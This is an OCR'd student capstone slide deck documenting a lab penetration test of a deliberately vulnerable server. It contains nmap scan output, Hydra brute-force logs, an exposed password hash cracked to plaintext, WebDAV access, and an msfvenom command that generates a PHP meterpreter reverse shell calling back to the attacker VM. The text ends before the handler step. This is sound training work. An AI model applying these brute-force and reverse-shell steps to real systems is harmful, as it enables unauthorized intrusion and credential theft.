Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Project 2
Daniel Oliva | July 25, 2021
Azure
VNet IP address range
192.168.0.0 - 192.168.255.255
Subnet IP address
192.168.1.0/24
p 5601
p 4444
p 80
p 80
p 4444
p 5601
Windows 10 Private IP Addreses 192.168.1.1
Kali Linux Private IP address 192.168.1.90
Server1 Private IP Address 192.168.1.105
Ubuntu Private IP Address 192.168.1.100
p 9200

Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.0

Machines
IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS: Linux
Hostname: Ubuntu

IPv4:192.168.1.105
OS: Linux
Hostname: Server1

IPv4:192.168.1.1
OS: Windows
Hostname:ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetrating VM
Ubuntu	192.168.1.100	ELK Stack VM
Server1	192.168.1.105	Vulnerable and Targeted VM
Windows 10	192.168.1.1	Hyper-Visor VM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Readable files, unprotected web applications	Access to sensitive data.
Unauthorized File Upload	Upload of files not authorized by system administrator.	Malicious file upload.
Remote Code Execution	Files with malicious intent	Executable computer programming code.

Exploitation: Sensitive Data Exposure

01

Tools & Processes


- **Tools**
  - Nmap
- **Processes**
  - Browsed company website.

02

Achievements

- Discovered 4 hosts: Target machine on IP address 192.168.1.105 has 2 open ports, SSH and HTTP.


03



```
root@Kali:~# nmap -Pn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-24 17:41 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0019s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.77 seconds
root@Kali:~# █
```


Post-Exploitation: Browsing Company Website

01




```
Index of /

Name           Last modified     Size Description
company_blog/    2019-05-07 18:23   -
company_folders/ 2019-05-07 18:27   -
company_share/   2019-05-07 18:22   -
meet_our_team/   2019-05-07 18:34   -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

02



```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```


03


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /compan...
Shell No. 1
Shell No. 1
Shell No. 2
07:43 PM
Index of /company_folders/secret_folder - Mozilla Firefox
Index of /company_folders/s
New Tab
192.168.1.105/company_folders/secret_folder/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Status: Running

```
Index of /company_folders/secret_folder

Name                    Last modified     Size Description
Parent Directory                            -
connect_to_corp_server  2019-05-07 18:28  414

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

Post-Exploitation: Company Website

04



192.168.1.105/company_folders/secret_folder/

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information
```

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Waiting for 192.168.1.105...

```
24
org ) at 2021-07-24 17:41 PDT

crosoft)

rporate)

crosoft)

ts up) scanned in 6.77 seconds
```

Post-Exploitation: Brute-Forcing the Web Application

05

Tools & Processes


- **Tool**
  - Hydra
- **Processes**
  - Web application password cracker.

06

Achievements

- Using ashton as a username after 10,142 passwords attempts the password of *leopoldo* was found.


07



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 14] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not compl
ete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-20 1
9:41:11
root@Kali:~# 
```

Post-Exploitation: Accessing the Secret File

08



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Breaking Hashed Password

09

Tools & Processes


- **Tools**
  - Crackstation
- **Processes**
  - Password Hash Cracker

10

Achievements

- This tool cracked the hash with a resulting password of linux4u.

11



Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
https://crackstation.net
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
CrackStation
Defuse.ca · Twitter
CrackStation
Password Hashing Security
Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Download CrackStation's Wordlist

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

How CrackStation Works

Post-Exploitation: Accessing WebDAV

12



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Enter password for webdav


Username:

Password:

○ Forget password immediately
● Remember password until you logout
○ Remember forever

10 items: 147.1 MiB (154,277,081 bytes), Free space: 4.8 GiB

13



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Enter password for webdav


Username: ryan

Password: •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

10 items: 147.1 MiB (154,277,081 bytes), Free space: 4.8 GiB

14



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

passwd.dav

1 item

Post-Exploitation: Payload Creation

15

Tools & Processes


- **Tool**
  - msfvenom
- **Processes**
  - Creation of reverse_tcp shell payload

16

Achievements

- The php coding allows the listening host 192.168.1.90 on port 4444 to get shell remote access.

17



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```

Exploitation: Unauthorized File Upload

01

Tools & Processes


- **Tool**
  - WebDAV
- **Processes**
  - HTTP protocol allows users to collaboratively edit and manage files on remote servers.

02

Achievements

- Uploading the malicious payload to the WebDAV directory.

03




webdav - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Post-Exploitation: Start the Reverse TCP Handler

